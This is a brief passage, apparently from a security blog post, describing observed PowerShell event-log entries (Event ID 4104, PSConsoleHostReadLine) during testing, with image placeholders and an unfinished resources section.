
As we expect there are 6 events trigger ( 2 of them are warrning with Event-ID 4104 )
Don’t Forget to Clear the logs after some operations to see what the new operations new logs

If you use script block you will get 2 events {: .prompt-tip }
So , Let’s test to see if this work
Great , It worked the Write-Host now tigger 1 Event log ( PSConsoleHostReadLine )
Resources
I don’t talk about automated tools because you can find many writeups talking about them but in the future, I will update this post with some tools that I use in my engagement and some scenarios
I will provide you with some of these resources enjoy :